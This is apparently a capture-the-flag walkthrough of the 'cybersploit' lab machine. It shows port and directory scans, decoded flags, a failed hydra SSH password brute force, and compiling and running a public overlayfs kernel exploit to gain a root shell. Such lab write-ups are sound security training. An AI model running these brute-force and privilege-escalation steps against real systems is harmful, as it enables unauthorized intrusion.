
Sorry this looks bad. It was created using an automated tool which is a work in progress.

cybersploit




Scanning

Success

Nmap scan report for 192.168.56.102
Host is up (0.000087s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

http

Success



Exposed Information

Success

View Page Source:

```
<!-------------username:itsskv---------------------->
```

Dir and File Enum

Success

```
crazyeights@es-base:~$ dirb http://192.168.56.102
```

```
---- Scanning URL: http://192.168.56.102/ ----
+ http://192.168.56.102/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.102/hacker (CODE:200|SIZE:3757743)
+ http://192.168.56.102/index (CODE:200|SIZE:2333)
+ http://192.168.56.102/index.html (CODE:200|SIZE:2333)
+ http://192.168.56.102/robots (CODE:200|SIZE:79)
+ http://192.168.56.102/robots.txt (CODE:200|SIZE:79)
+ http://192.168.56.102/server-status (CODE:403|SIZE:295)
```

robots TXT

Success
Only contains the string:

R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9

Decode from BASE64:

Good Work !
Flag1: cybersploit{youtube.com/c/cybersploit}

ssh

Success
Use the first flag, and the found username to log into SSH

ssh brute force

Fail
Attempted ssh brute force:

```
crazyeights@es-base:~$ hydra -l itsskv -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-40.txt
ssh://192.168.56.102
```

user

Success
Found the second flag:

```
itsskv@cybersploit-CTF:~$ ls
Desktop    Downloads         flag2.txt  Pictures  Templates
Documents  examples.desktop  Music      Public    Videos
itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101011 00100000 00100001 00001010 01100110
01101100 01100001 01100111 00110010 00111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 01110000
01101100 01101111 01101001 01110100 01111011 01101000 01110100 01110100 01110000 01110011 00111010 01110100 00101110
01101101 01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001
01110100 00110001 01111101
```

Decoded from binary:

good work !
flag2: cybersploit{https:t.me/cybersploit1}

user enum

Success

- Ran sudo -l
- User is not allowed to run sudo

Ran:

```
itsskv@cybersploit-CTF:~$ find / -perm -u=s -type f 2>/dev/null
```

Nothing notable.

Version:

Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

There is definitely exploits for this.

overlayfs priv esc

Success

Linux Kernel 3.13 - overlayfs Local Priv Esc:

Used searchsploit to find exploit:

```
scp exploits/linux/local/37292.c itsskv@192.168.56.102:ofs.c
```

Running the exploit:

```
itsskv@cybersploit-CTF:~$ gcc ofs.c -o ofs
itsskv@cybersploit-CTF:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# ls /root
finalflag.txt
# cat /root/finalflag.txt

flag3: cybersploit{Z3X21CW42C4 many many congratulations !}
```